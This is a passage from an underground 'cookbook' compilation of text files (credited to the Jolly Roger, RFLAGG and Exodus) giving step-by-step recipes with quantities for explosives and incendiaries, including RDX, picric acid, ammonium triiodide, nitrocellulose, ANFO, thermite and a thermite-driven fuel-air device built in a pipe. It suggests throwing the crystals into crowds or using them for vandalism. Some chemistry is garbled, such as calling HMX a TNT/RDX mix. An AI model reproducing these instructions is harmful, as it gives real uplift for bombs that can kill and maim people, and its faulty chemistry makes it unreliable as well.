- 4) Begin heating the retort, using low heat. Continue heating until liquid begins to come out of the end of the retort. The liquid that forms is nitric acid. Heat until the precipitate in the bottom of the retort is almost dry, or until no more nitric acid is forming. CAUTION: If the acid is heated too strongly, the nitric acid will decompose as soon as it is formed. This can result in the production of highly flammable and toxic gasses that may explode. It is a good idea to set the above apparatus up, and then get away from it.

Potassium nitrate could also be obtained from store-bought black powder, simply by dissolving black powder in boiling water and filtering out the sulfur and charcoal. To obtain 68 g of potassium nitrate, it would be necessary to dissolve about 90 g of black powder in about one litre of boiling water. Filter the dissolved solution through filter paper in a funnel into a jar until the liquid that pours through is clear. The charcoal and sulfur in black powder are insoluble in water, and so when the solution of water is allowed to evaporate, potassium nitrate will be left in the jar.

Carbon-Tet Explosive

by the Jolly Roger

A moist explosive mixture can be made from fine aluminum powder combined with carbon tetrachloride or tetrachloroethylene. This explosive can be detonated with a blasting cap.

Material Required

Fine aluminum bronzing powder
Carbon Tetrachloride
 or
tetrachloroethylene
Stirring rod (wood)
Mixing container (bowl, bucket, etc.)
Measuring container (cup, tablespoon, etc.)
Storage container (jar, can, etc.)
Blasting cap
Pipe, can or jar

Source

Paint store
Pharmacy, or fire
extinguisher fluid
Dry cleaners, pharmacy

Procedure:

- 1) Measure out two parts aluminum powder to one part carbon tetrachloride or tetrachlorethylene liquid into mixing container, adding liquid to powder while stirring with the wooden rod.
- 2) Stir until the mixture becomes the consistency of honey syrup.

CAUTION: Fumes from the liquid are dangerous and should not be inhaled.

- 3) Store explosive in a jar or similar water proof container until ready to use. The liquid in the mixture evaporates quickly when not confined.

NOTE: Mixture will detonate in this manner for a period of 72 hours.

How to Use:

- 1) Pour this mixture into an iron or steel pipe which has an end cap threaded on one end. If a pipe is not available, you may use a dry tin can or glass jar.
- 2) Insert blasting cap just beneath the surface of the explosive mix.

NOTE: Confining the open end of the container will add to the effectiveness of the explosive.

Compiled by: RFLAGG

Reclamation of RDX from C-4 Explosives

by the Jolly Roger

RDX can be obtained from C-4 explosives with the use of gasoline. It can be used as a booster explosive for detonators or as a high explosive charge.

Material Required

Gasoline

C-4 explosive

2 - pint glass jars, wide mouth

Paper towels

Stirring rod (glass or wood)

Water

Ceramic or glass dish

Pan

Heat source

Teaspoon

Cup

Tape

NOTE: Water, Ceramic or glass dish, pan, & heat source are all optional. The RDX can be air dried instead.

Procedure:

1) Place 1-1/2 teaspoons (15 grams) of C-4 explosive in one of the pint jars. Add 1 cup (240 milliliters) of gasoline.

NOTE: These quantities can be increased to obtain more RDX. For example, use 2 gallons of gasoline per 1 cup of C-4.

2) Knead and stir the C-4 with the rod until the C-4 has broken down into small particles. Allow mixture to stand for 1/2 hour.

3) Stir the mixture again until a fine white powder remains on the bottom of the jar.

4) Filter the mixture through a paper towel into the other glass jar. Wash the particles collected on the paper towel with 1/2 cup (120 milliliters) of gasoline. Discard the waste liquid.

5) Place the RDX particles in a glass or ceramic dish. Set the dish in a pan of hot water, not boiling and dry for a period of 1 hour.

NOTE: The RDX particles may be air dried for a period of 2 to 3 hours. See later file.....

== RFLAGG ==

Making Picric Acid from Aspirin

by the Jolly Roger

Picric Acid can be used as a booster explosive in detonators, a high explosive charge, or as an intermediate to preparing lead picrate.

Material Required

Aspirin tablets (5 grains per tablet)

Alcohol, 95% pure

Sulfuric acid, concentrated, (if battery acid, boil until white fumes disappear)

Potassium Nitrate (see elsewhere in this Cookbook)

Water

Paper towels

Canning jar, 1 pint

Rod (glass or wood)

Glass containers

Ceramic or glass dish

Cup

Teaspoon

Tablespoon

Pan

Heat source

Tape

Procedure:

- 1) Crush 20 aspirin tablets in a glass container. Add 1 teaspoon of water and work into a paste.
- 2) Add approximately 1/3 to 1/2 cup of alcohol (100 millilitres) to the aspirin paste; stir while pouring.
- 3) Filter the alcohol-aspirin solution through a paper towel into another glass container. Discard the solid left in the paper towel.
- 4) Pour the filtered solution into a glass or ceramic dish.
- 5) Evaporate the alcohol and water from the solution by placing the dish into a pan of hot water. White powder will remain in the dish after evaporation.

NOTE: The water in the pan should be at hot bath temperature, not boiling, approx. 160 to 180 degrees fahrenheit. It should not burn the hands.

- 6) Pour 1/3 cup (80 millilitres) of concentrated sulfuric acid into a canning jar. Add the white powder to the sulfuric acid.
- 7) Heat canning jar of sulfuric acid in a pan of simmering hot water bath for 15 minutes; then remove jar from the bath. Solution will turn to a yellow-orange color.
- 8) Add 3 level teaspoons (15 grams) of potassium nitrate in three portions

042.TXT

to the yellow-orange solution; stir vigorously during additions. Solution will turn red, then back to a yellow-orange color.

9) Allow the solution to cool to ambient room temperature while stirring occasionally.

10) Slowly pour the solution, while stirring, into 1-1/4 cup (300 millilitres) of cold water and allow to cool.

11) Filter the solution through a paper towel into a glass container. Light yellow particles will collect on the paper towel.

12) Wash the light yellow particles with 2 tablespoons (25 millilitres) of water. Discard the waste liquid in the container.

13) Place articles in ceramic dish and set in a hot water bath, as in step 5, for 2 hours.

Compiled by: RFLAGG

PICRIC ACID

Brought to you by: -= Exodus =-

Picric acid, also known as Tri-Nitro-Phenol, or T.N.P., is a military explosive that is most often used as a booster charge to set off another less sensitive explosive, such as T.N.T. It another explosive that is fairly simple to make, assuming that one can acquire the concentrated sulfuric and nitric acids. Its procedure for manufacture is given in many college chemistry lab manuals, and is easy to follow. The main problem with picric acid is its tendency to form dangerously sensitive and unstable picrate salts, such as potassium picrate. For this reason, it is usually made into a safer form, such as ammonium picrate, also called explosive D. A social deviant would probably use a formula similar to the one presented here to make picric acid.

MATERIALS

AAAAAAAAA

phenol (9.5 g)

concentrated
sulfuric acid (12.5 ml)concentrated nitric
acid (38 ml)

distilled water

EQUIPMENT

AAAAAAAAA

500 ml flask

adjustable heat source

1000 ml beaker
or other container
suitable for boiling infilter paper
and funnel

glass stirring rod

- 1) Place 9.5 grams of phenol into the 500 ml flask, and carefully add 12.5 ml of concentrated sulfuric acid and stir the mixture.
- 2) Put 400 ml of tap water into the 1000 ml beaker or boiling container and bring the water to a gentle boil.
- 3) After warming the 500 ml flask under hot tap water, place it in the boiling water, and continue to stir the mixture of phenol and acid for about thirty minutes. After thirty minutes, take the flask out, and allow it to cool for about five minutes.
- 4) Pour out the boiling water used above, and after allowing the container to cool, use it to create an ice bath, similar to the one used in section 3.13, steps 3-4. Place the 500 ml flask with the mixed acid and phenol in the ice bath. Add 38 ml of concentrated nitric acid in small amounts, stirring the mixture constantly. A vigorous but "harmless" reaction should

occur. When the mixture stops reacting vigorously, take the flask out of the ice bath.

- 5) Warm the ice bath container, if it is glass, and then begin boiling more tap water. Place the flask containing the mixture in the boiling water, and heat it in the boiling water for 1.5 to 2 hours.
- 6) Add 100 ml of cold distilled water to the solution, and chill it in an ice bath until it is cold.
- 7) Filter out the yellowish-white picric acid crystals by pouring the solution through the filter paper in the funnel. Collect the liquid and dispose of it in a safe place, since it is corrosive.
- 8) Wash out the 500 ml flask with distilled water, and put the contents of the filter paper in the flask. Add 300 ml of water, and shake vigorously.
- 9) Re-filter the crystals, and allow them to dry.
- 10) Store the crystals in a safe place in a glass container, since they will react with metal containers to produce picrates that could explode spontaneously.

AMMONIUM TRIIODIDE CRYSTALS

Ammonium triiodide crystals are foul-smelling purple colored crystals that decompose under the slightest amount of heat, friction, or shock, if they are made with the purest ammonia (ammonium hydroxide) and iodine. Such crystals are said to detonate when a fly lands on them, or when an ant walks across them. Household ammonia, however, has enough impurities, such as soaps and abrasive agents, so that the crystals will detonate when thrown, crushed, or heated. Ammonia, when bought in stores comes in a variety of forms. The pine and cloudy ammonias should not be bought; only the clear ammonia should be used to make ammonium triiodide crystals. Upon detonation, a loud report is heard, and a cloud of purple iodine gas appears about the detonation site. Whatever the unfortunate surface that the crystal was detonated upon will usually be ruined, as some of the iodine in the crystal is thrown about in a solid form, and iodine is corrosive. It leaves nasty, ugly, permanent brownish-purple stains on whatever it contacts. Iodine gas is also bad news, since it can damage lungs, and it settles to the ground and stains things there also. Touching iodine leaves brown stains on the skin that last for about a week, unless they are immediately and vigorously washed off. While such a compound would have little use to a serious terrorist, a vandal could utilize them in damaging property. Or, a terrorist could throw several of them into a crowd as a distraction, an action which would possibly injure a few people, but frighten almost anyone, since a small crystal that may not be seen when thrown produces a rather loud explosion.

Ammonium triiodide crystals could be produced in the following manner:

Materials	Equipment
AAAAAAAAAA	AAAAAAAAAA
iodine crystals	funnel and filter paper
	paper towels
clear ammonia	
(ammonium hydroxide, for the suicidal)	two throw-away glass jars

- 1) Place about two teaspoons of iodine into one of the glass jars. The jars must both be throw away because they will never be clean again.
- 2) Add enough ammonia to completely cover the iodine.
- 3) Place the funnel into the other jar, and put the filter paper in the funnel. The technique for putting filter paper in a funnel is taught in every basic chemistry lab class: fold the circular paper in half, so that a semi-circle is formed. Then, fold it in half again to form a triangle with one curved side. Pull one thickness of paper out to form a cone, and place the cone into the funnel.
- 4) After allowing the iodine to soak in the ammonia for a while, pour the

solution into the paper in the funnel through the filter paper.

- 5) While the solution is being filtered, put more ammonia into the first jar to wash any remaining crystals into the funnel as soon as it drains.
- 6) Collect all the purplish crystals without touching the brown filter paper, and place them on the paper towels to dry for about an hour. Make sure that they are not too close to any lights or other sources of heat, as they could well detonate. While they are still wet, divide the wet material into eight pieces of about the same size.
- 7) After they dry, gently place the crystals onto a one square inch piece of duct tape. Cover it with a similar piece, and gently press the duct tape together around the crystal, making sure not to press the crystal itself. Finally, cut away most of the excess duct tape with a pair of scissors, and store the crystals in a cool dry safe place. They have a shelf life of about a week, and they should be stored in individual containers that can be thrown away, since they have a tendency to slowly decompose, a process which gives off iodine vapors, which will stain whatever they settle on. One possible way to increase their shelf life is to store them in airtight containers. To use them, simply throw them against any surface or place them where they will be stepped on or crushed.

-- RFLAGG --

SULFURIC ACID

by Exodus

Sulfuric acid is far too difficult to make outside of a laboratory or industrial plant. However, it is readily available in an uncharged car battery. A person wishing to make sulfuric acid would simply remove the top of a car battery and pour the acid into a glass container. There would probably be pieces of lead from the battery in the acid which would have to be removed, either by boiling or filtration. The concentration of the sulfuric acid can also be increased by boiling it; very pure sulfuric acid pours slightly faster than clean motor oil.

AMMONIUM NITRATE

Ammonium nitrate is a very powerful but insensitive high-order explosive. It could be made very easily by pouring nitric acid into a large flask in an ice bath. Then, by simply pouring household ammonia into the flask and running away, ammonium nitrate would be formed. After the materials have stopped reacting, one would simply have to leave the solution in a warm place until all of the water and any unneutralized ammonia or acid have evaporated. There would be a fine powder formed, which would be ammonium nitrate. It must be kept in an airtight container, because of its tendency to pick up water from the air. The crystals formed in the above process would have to be heated VERY gently to drive off the remaining water.

PRODUCING CELLULOSE NITRATE (From andrew at CMU)

I used to make nitrocellulose, though. It was not guncotton grade, because I didn't have oleum (H_2SO_4 with dissolved SO_3); nevertheless it worked. At first I got my H_2SO_4 from a little shop in downtown Philadelphia, which sold soda-acid fire extinguisher refills. Not only was the acid concentrated, cheap and plentiful, it came with enough carbonate to clean up. I'd add KNO_3 and a little water (OK, I'd add the acid to the water - but there was so little water, what was added to what made little difference. It spattered concentrated H_2SO_4 either way). Later on, when I could purchase the acids, I believe I used 3 parts H_2SO_4 to 1 part HNO_3 . For cotton, I'd use cotton wool or cotton cloth.

Runaway nitration was commonplace, but it is usually not so disastrous with nitrocellulose as it is with nitroglycerine. For some reason, I tried washing the cotton cloth in a solution of lye, and rinsing it well in distilled water. I let the cloth dry and then nitrated it. (Did I read this somewhere?) When that product was nitrated, I never got a runaway reaction. BTW, water quenched the runaway reaction of cellulose.

The product was washed thoroughly and allowed to dry. It dissolved (or turned into mush) in acetone. It dissolved in alcohol/ether.

WARNINGS

All usual warnings regarding strong acids apply. H_2SO_4 likes to spatter. When it falls on the skin, it destroys tissue - often painfully. It dissolves all manner of clothing. Nitric also destroys skin, turning it bright yellow in the process. Nitric is an oxidant - it can start fires. Both agents will happily blind you if you get them in your eyes. Other warnings also apply. Not for the novice.

Nitrocellulose decomposes very slowly on storage if it isn't stabilized. The decomposition is auto-catalyzing, and can result in spontaneous explosion if the material is kept confined over time. The process is much faster if the material is not washed well enough. Nitrocellulose powders contain stabilizers such as diphenyl amine or ethyl centralite. DO NOT ALLOW THESE TO COME INTO CONTACT WITH NITRIC ACID!!!! A small amount of either substance will capture the small amounts of nitrogen oxides that result from decomposition. They therefore inhibit the autocatalysis. NC eventually will decompose in any case.

Again, this is inherently dangerous and illegal in certain areas. I got away with it. You may kill yourself and others if you try it.

Commercially produced Nitrocellulose is stabilized by:


1. Spinning it in a large centrifuge to remove the remaining acid, which is recycled.
2. Immersion in a large quantity of fresh water.
3. Boiling it in acidulated water and washing it thoroughly with fresh water.

If the NC is to be used as smokeless powder it is boiled in a soda solution, then rinsed in fresh water.

The purer the acid used (lower water content) the more complete the nitration will be, and the more powerful the nitrocellulose produced.

There are actually three forms of cellulose nitrate, only one of which is useful for pyrotechnic purposes. The mononitrate and dinitrate are not explosive, and are produced by incomplete nitration. If nitration is allowed to proceed to complete the explosive trinitrate is formed.

(Ill. 3.22.2)



Ahh, fer the NEW Cookbook....

-- RFLAGG == '97

Nitrocellulose is usually called "gunpowder" or "guncotton". It is more stable than black powder, and it produces a much greater volume of hot gas. It also burns much faster than black powder when it is in a confined space. Finally, nitrocellulose is fairly easy to make, as outlined by the following procedure:

MATERIALS

ÄÄÄÄÄÄÄÄÄÄ

cotton (cellulose)

concentrated
nitric acidconcentrated
sulfuric acid

distilled water

EQUIPMENT

ÄÄÄÄÄÄÄÄÄÄ

two (2) 200-300 ml beakers


funnel and filter paper

blue litmus paper

- 1) Pour 10 cc of concentrated sulfuric acid into the beaker. Add to this 10 cc of concentrated nitric acid.
- 2) Immediately add 0.5 gm of cotton, and allow it to soak for exactly 3 minutes.
- 3) Remove the nitrocotton, and transfer it to a beaker of distilled water to wash it in.
- 4) Allow the material to dry, and then re-wash it.
- 5) After the cotton is neutral when tested with litmus paper, it is ready to be dried and stored.

R.D.X. 2

R.D.X., also called cyclonite, or composition C-1 (when mixed with plasticisers) is one of the most valuable of all military explosives. This is because it has more than 150% of the power of T.N.T., and is much easier to detonate. It should not be used alone, since it can be set off by a not-too severe shock. It is less sensitive than mercury fulminate, or nitroglycerine, but it is still too sensitive to be used alone.



R.D.X. can be made by the surprisingly simple method outlined hereafter. It is much easier to make in the home than all other high explosives, with the possible exception of ammonium nitrate.

MATERIALS

AAAAAAAAA

hexamine

or

methenamine

fuel tablets (50 g)

concentrated

nitric acid (550 ml)

distilled water

table salt

ice

EQUIPMENT

AAAAAAAAA

500 ml beaker

glass stirring rod

funnel and filter paper

ice bath container (plastic bucket)

centigrade thermometer

blue litmus paper

ammonium nitrate

- 1) Place the beaker in the ice bath, (see section 3.13, steps 3-4) and carefully pour 550 ml of concentrated nitric acid into the beaker.

- 2) When the acid has cooled to below 20 degrees centigrade, add small amounts of the crushed fuel tablets to the beaker. The temperature will rise, and it must be kept below 30 degrees centigrade, or dire consequences could result. Stir the mixture.
- 3) Drop the temperature below zero degrees centigrade, either by adding more ice and salt to the old ice bath, or by creating a new ice bath. Or, ammonium nitrate could be added to the old ice bath, since it becomes cold when it is put in water. Continue stirring the mixture, keeping the temperature below zero degrees centigrade for at least twenty minutes
- 4) Pour the mixture into a litre of crushed ice. Shake and stir the mixture, and allow it to melt. Once it has melted, filter out the crystals, and dispose of the corrosive liquid.
- 5) Place the crystals into one half a litre of boiling distilled water. Filter the crystals, and test them with the blue litmus paper. Repeat steps 4 and 5 until the litmus paper remains blue. This will make the crystals more stable and safe.
- 6) Store the crystals wet until ready for use. Allow them to dry completely using them. R.D.X. is not stable enough to use alone as an explosive.
- 7) Composition C-1 can be made by mixing 88.3% R.D.X. (by weight) with 11.1% mineral oil, and 0.6% lecithin. Knead these material together in a plastic bag. This is one way to desensitize the explosive.
- 8) H.M.X. is a mixture of T.N.T. and R.D.X.; the ratio is 50/50, by weight. it is not as sensitive, and is almost as powerful as straight R.D.X.
- 9) By adding ammonium nitrate to the crystals of R.D.X. after step 5, it should be possible to desensitize the R.D.X. and increase its power, since ammonium nitrate is very insensitive and powerful. Sodium or potassium nitrate could also be added; a small quantity is sufficient to stabilize the R.D.X.
- 10) R.D.X. detonates at a rate of 8550 meters/second when it is compressed to a density of 1.55 g/cubic cm.

-- RFLAGG --

ANFOS

ANFO is an acronym for Ammonium Nitrate - Fuel Oil Solution. An ANFO solves the only other major problem with ammonium nitrate: its tendency to pick up water vapor from the air. This results in the explosive failing to detonate when such an attempt is made. This is rectified by mixing 94% (by weight) ammonium nitrate with 6% fuel oil, or kerosene. The kerosene keeps the ammonium nitrate from absorbing moisture from the air. An ANFO also requires a large shockwave to set it off.

About ANFO

(From Dean S.)

Lately there has been a lot said about various ANFO mixtures. These are mixtures of Ammonium Nitrate with Fuel Oil. This forms a reasonably powerful commercial explosive, with its primary benefit being the fact that it is cheap. Bulk ANFO should run somewhere around 9-12 cents the pound. This is dirt cheap compared to 40% nitro gel dynamites at 1 to 2 dollars the pound. To keep the cost down, it is frequently mixed at the borehole by a bulk truck, which has a pneumatic delivery hopper of AN prills (that's pellets to most of the world) and a tank of fuel oil. It is strongly recommended that a dye of some sort, preferably red be added to the fuel oil to make it easier to distinguish treated AN explosive from untreated oxidizer.

ANFO is not without its problems. To begin with, it is not that sensitive to detonation. Number eight caps are not reliable when used with ANFO. Booster charges must be used to avoid dud blast holes. Common boosters include sticks of various dynamites, small pours of water gel explosives, Dupont's Detaprime cast boosters, and Atlas's power primer cast explosive. The need to use boosters raises the cost. Secondly, ANFO is very water susceptible. It dissolves in it, or absorbs it from the atmosphere, and becomes quite worthless real quick. It must be protected from water with borehole liners, and still must be shot real quick. Third, ANFO has a low density, somewhere around .85. This means ANFO sacks float, which is no good, and additionally, the low density means the power is somewhat low. Generally, the more weight of explosive one can place in a hole, the more effective. ANFO blown into the hole with a pneumatic system fractures as it is placed, raising the density to about .9 or .92. The delivery system adds to the cost, and must be anti static in nature. Aluminum is added to some commercial, cartridge packaged ANFOs to raise the density---this also raises power considerable, and a few of these mixtures are reliably cap sensitive.

Now then, for formulations. An earlier article mentioned 2.5 kilos of ammonium nitrate, and I believe 5 to 6 liters of diesel. This mixture is extremely over fueled, and I'd be surprised if it worked. Dupont recommends a AN to FO ratio of 93% AN to 7% FO by weight. Hardly any oil at all. More oil makes the mixture less explosive by absorbing detonation energy, and excess fuel makes detonation byproducts health hazards as the mixture is oxygen

poor. Note that commercial fertilizer products do not work as well as the porous AN prills dupont sells, because fertilizers are coated with various materials meant to seal them from moisture, which keep the oil from being absorbed.

Another problem with ANFO: for reliable detonation, it needs confinement, either from a casing, borehole, etc, or from the mass of the charge. Thus, a pile of the stuff with a booster in it is likely to scatter and burn rather than explode when the booster is shot. In boreholes, or reasonable strong casings (cardboard, or heavy plastic film sacks) the stuff detonated quite well. So will big piles. Thats how the explosive potential was discovered: a small oil freighter rammed a bulk chemical ship. Over several hours the cargoes intermixed to some degree, and reached critical mass. Real big bang. A useful way to obtain the containment needed is to replace the fuel oil with a wax fuel. Mix the AN with just enough melted wax to form a cohesive mixture, mold into shape. The wax fuels, and retains the mixture. This is what the US military uses as a man placed cratering charge. The military literature states this can be set off by a blasting cap, but it is important to remember the military blasting caps are considerable more powerful than commercial ones. The military rightly insists on reliability, and thus a strong cap (maybe 70-80 percent stronger than commercial). They also tend to go overboard when calculating demolition charges...., but then hey, who doesn't....

Two manuals of interest: Duponts "Blaster's Handbook", a \$20 manual mainly useful for rock and seismographic operations. Atlas's "Powder Manual" or "Manual of Rock Blasting" (I forget the title, its in the office). This is a \$60 book, well worth the cash, dealing with the above two topics, plus demolitions, and non-quarry blasting.

Incidentally, combining fuel oil and ammonium nitrate constitutes the manufacture of a high explosive, and requires a federal permit to manufacture and store. Even the mines that mix it on site require the permit to manufacture. Those who don't manufacture only need permits to store. Those who don't store need no permits, which includes most of us: anyone, at least in the US may purchase explosives, provided they are 21 or older, and have no criminal record. Note they ought to be used immediately, because you do need a liscence to store. Note also that commercial explosives contain quantities of tracing agents, which make it real easy for the FBI to trace the explosion to the purchaser, so please, nobody blow up any banks, orphanages, or old folks homes, okay.

D. S.- Civil Engineer at large.

Brought to you in the CookBook V..

049.TXT

-= RFLAGG =-

.... Thermite Incendiaries and Formulas

DISCLAIMER : The making and possession of the following devices and mixtures is probably illegal in most communities. The incendiaries are capable of burning in excess of 5400 degrees F. and are next to impossible to extinguish. If you make them you accept all responsibility for their possession and use. You also accept all responsibility for your own stupidity and carelessness. This information is intended solely to educate.

All Formulas are by Weight

Thermite is a group of pyrotechnics mixtures in which a reactive metal reduces oxygen from a metallic oxide. This produces a lot of heat, slag and pure metal. The most common thermite is ferroaluminum thermite, made from aluminum (reactive metal) and iron oxide (metal oxide). When it burns it produces aluminum oxide (slag) and pure iron. Thermite is usually used to cut or weld metal. As an experiment, a 3lb. brick of thermite was placed on an aluminum engine block. After the thermite was done burning, only a small portion of block was melted. However, the block was very warped out of shape plus there were cracks all through the block. Ferro-thermite produces about 930 calories per gram. The usual proportions of ferro-thermite are 25% aluminum and 75% iron oxide. The iron oxide usually used is not rust (Fe_2O_3) but iron scale (Fe_3O_4). Rust will work but you may want to adjust the mixture to about 77% rust. The aluminum is usually coarse powder to help slow down the burning rate. The chemicals are mixed together thoroughly and compressed into a suitable container. A first fire mix is poured on top and ignited.

NOTE: Thermite is generally very safe to mix and store. They are not shock or friction sensitive and ignite at about 2000 degrees F.

A first fire mix is a mixture that ignites easier than thermite and burns hot enough to light the thermite reliably. A very good one is :

Potassium Nitrate 5 parts
Fine ground Aluminum 3 parts
Sulfur 2 parts

Mix the above thoroughly and combine 2 parts of it with 1 part of finely powdered ferro-thermite. The resulting mixture can be light by safety fuse and burns intensely.

050.TXT

One problem with thermites is the difference in weight between the aluminum and the oxide. This causes them to separate out rendering the thermite useless. One way to fix this is to use a binder to hold the chemicals to each other. Sulfur is good for this. Called Diasite, this formula uses sulfur to bind all the chemicals together. It's drawback is the thermite must be heated to melt the sulfur.

Iron Oxide	70 %
Aluminum	23 %
Sulfur	7 %

Mix the oxide and aluminum together and put them in an oven at 325 degrees F. and let the mix heat for a while. When the mixture is hot sprinkle the sulfur over it and mix well. Put this back in the oven for a few minutes to melt all the sulfur. Pull it back out and mix it again. While it is still hot, load into containers for use. When it cools, drill out the diasite to hold about 10 - 15 grams of first fire mix.

When diasite burns it forms sulfide compounds that release hydrogen sulfide when in contact with water. This rotten egg odor can hamper fire fighting efforts.

Thermite can be made not to separate by compressing it under a couple of tons pressure. The resulting pellet is strong and burns slower than thermite powder.

CAST THERMITE: This formula can be cast into molds or containers and hardens into a solid mass. It does not produce as much iron as regular ferro-thermite, but it makes a slag which stays liquid a lot longer. Make a mixtures as follows.

Plaster of Paris	2 parts
Fine and Coarse Mixed Aluminum	2 parts
Iron Oxide	3 parts

Mix together well and add enough water to wet down plaster. Pour it into a mold and let it sit for 1/2 hour. Pour off any extra water that separates out on top. Let this dry in the sun for at least a week. Or dry in the sun for one day and put in a 250 degree F. oven for a couple of hours. Drill it out for a first fire mix when dry.

THERMITE BOMB: Thermite can be made to explode by taking the cast thermite formula and substituting fine powdered aluminum for the coarse/fine mix. Take 15 grams of first fire mix and put in the center of a piece of aluminum foil. Insert a waterproof fuse into the mix and gather up the foil around the fuse. Waterproof the foil/fuse with a thin coat of wax. Obtain a two-piece spherical mold with a diameter of about 4-5 inches. Wax or oil the inside of the mold to help release the thermite. Now, fill one half of the mold with the cast thermite. Put the first fire/fuse package into the center of the filled mold. Fill the other half of the mold with the thermite and assemble mold. The mold will have to have a hole in it for the fuse to stick out. In about an hour, carefully separate the mold. You should have a ball of thermite with the first fire mix in the center of it, and the fuse

sticking out of the ball. Dry the ball in the sun for about a week.

DO NOT DRY IT IN AN OVEN !

The fuse ignites the first fire mix which in turn ignites the thermite. Since the thermite is ignited from the center out, the heat builds up in the thermite and it burns faster than normal. The result is a small explosion. The thermite ball burns in a split second and throws molten iron and slag around. Use this carefully !

THERMITE WELL: To cut metal with thermite, take a refractory crucible and drill a 1/4 in. hole in the bottom. Epoxy a thin (20 ga.) sheet of mild steel over the hole. Allow the epoxy to dry. Fill the crucible with ferro-thermite and insert a first fire igniter in the thermite. Fashion a standoff to the crucible. This should hold the crucible about 1 1/2 in. up. Place the well over your target and ignite the first fire. The well works this way. The thermite burns, making slag and iron. Since the iron is heavier it goes to the bottom of the well. The molten iron burns through the metal sheet. This produces a small delay which gives the iron and slag more time to separate fully. The molten iron drips out through the hole in the bottom of the crucible. The standoff allows the thermite to continue flowing out of the crucible. The force of the dripping iron bores a hole in the target. A 2 lb. thermite well can penetrate up to 3/4 in. of steel. Experiment with different configurations to get maximum penetration. For a crucible, try a flower pot coated with a magnesium oxide layer. Sometimes the pot cracks however. Take the cast thermite formula and add 50% ferro-thermite to it. This produces a fair amount of iron plus a very liquid slag.

THERMITE FUEL-AIR EXPLOSION: This is a very dangerous device. Ask yourself if you really truly want to make it before you do any work on it. It is next to impossible to give any dimensions of containers or weights of charges because of the availability of parts changes from one person to the next. However here is a general description of this device affectionately known as a HELLHOUND.

Make a thermite charge in a 1/8 in. wall pipe. This charge must be electrically ignited. At the opposite end of the pipe away from the ignitor side put a small explosive charge of flash powder weighing about 1 oz. Drill a small hole in a pipe endcap and run the wires from the ignitor through the hole. Seal the wires and hole up with fuel proof epoxy or cement. Try ferrule cement available at sporting goods stores. Dope the threads of the end caps with a good pipe dope and screw them onto the pipe. This gives you a thermite charge in an iron pipe arranged so that when the thermite is electrically ignited, it will burn from one end to the other finally setting off the flash powder charge. Place this device in a larger pipe or very stout metal container which is sealed at one end. Use a couple of metal "spiders" to keep the device away from the walls or ends of the larger container. Run the wires out through the wall of the container and seal the wires with the fuel proof epoxy. Fill the container with a volatile liquid fuel. Acetone or gasoline works great. Now seal up the container with an appropriate end cap and it is done.

The device works like this: Attach a timer-power supply to the wires. When the thermite is ignited it superheats the liquid fuel. Since the container is strong enough to hold the pressure the fuel does not boil. When the thermite burns down to the explosive, it explodes rupturing the container and releasing the superheated fuel. The fuel expands, cooling off and making a fine mist and vapor that mixes with the surrounding air. The hot thermite slag is also thrown into the air which ignites the fuel-air mix. The result is obvious. Try about 1 1/2 lbs of thermite to a gallon of fuel. For the pressure vessel, try an old pressure cooker. Because the fuel may dissolve the epoxy don't keep this device around for very long. But ask yourself, do you really want to make this?

EXOTIC THERMITES: Thermites can also be made from teflon-magnesium or metal flourides-magnesium or aluminum. If there is an excess of flouride compound in the mixture, flourine gas can be released. Flourine is extremely corrosive and reactive. The gas can cause organic material to burst into flames by mere contact. For teflon-magnesium use 67% teflon and 33% magnesium. A strong first fire igniter should be used to ignite this mixture. Both the teflon and the magnesium should be in powdered form. Do not inhale any smoke from the burning mixture.

If you use metal-flourides instead of teflon, use flourides of low energy metals. Lead flouride is a good example. Try using 90% lead flouride and 10% aluminum.

Warning: Flouride compounds can be very poisonous. They are approximately equal to cyanide compounds.

Another exotic mix is tricalcium orthophosphate and aluminum. When this burns, it forms calcium phosphide which when contacts water releases hydrogen phosphide which can ignite spontaneously in air.

Tricalcium orthophosphate has the formula $\text{Ca}_3(\text{PO}_4)_2$ and is known as white-lockite. Use about 75% orthophosphate and 25% aluminum. This ratio may have to be altered for better burning as I have not experimented with it much and don't know if more aluminum may reduce the calcium better. It does work but it is a hard to ignite mixture. A first fire mix containing a few percent of magnesium works well.

Fighting thermite fires: Two ways to fight thermite fires are either smothering the thermite with sand. This doesn't put out the thermite but it does help contain it and block some of the heat.

The other way is to flood the thermite with a great amount of water. This helps to break the thermite apart and stop the reaction. If you use a small amount of water, an explosion may result as the thermite may reduce the water and release hydrogen gas.

Thermite can start fires from the heat radiating from the reaction. Nearby flammable substances can catch fire even though no sparks or flame touch them.

050.TXT

*** Kilroy was here ***

--RFLAGG--

051.TXT

Unstable Explosives

by the Jolly Roger

Mix solid Nitric Iodine with household ammonia. Wait overnight and then pour off the liquid. You will be left with a muddy substance. Let this dry till it hardens. Now throw it at something!!!!

-----RFLAGG-----

Nitroglycerin Recipe

by the Jolly Roger

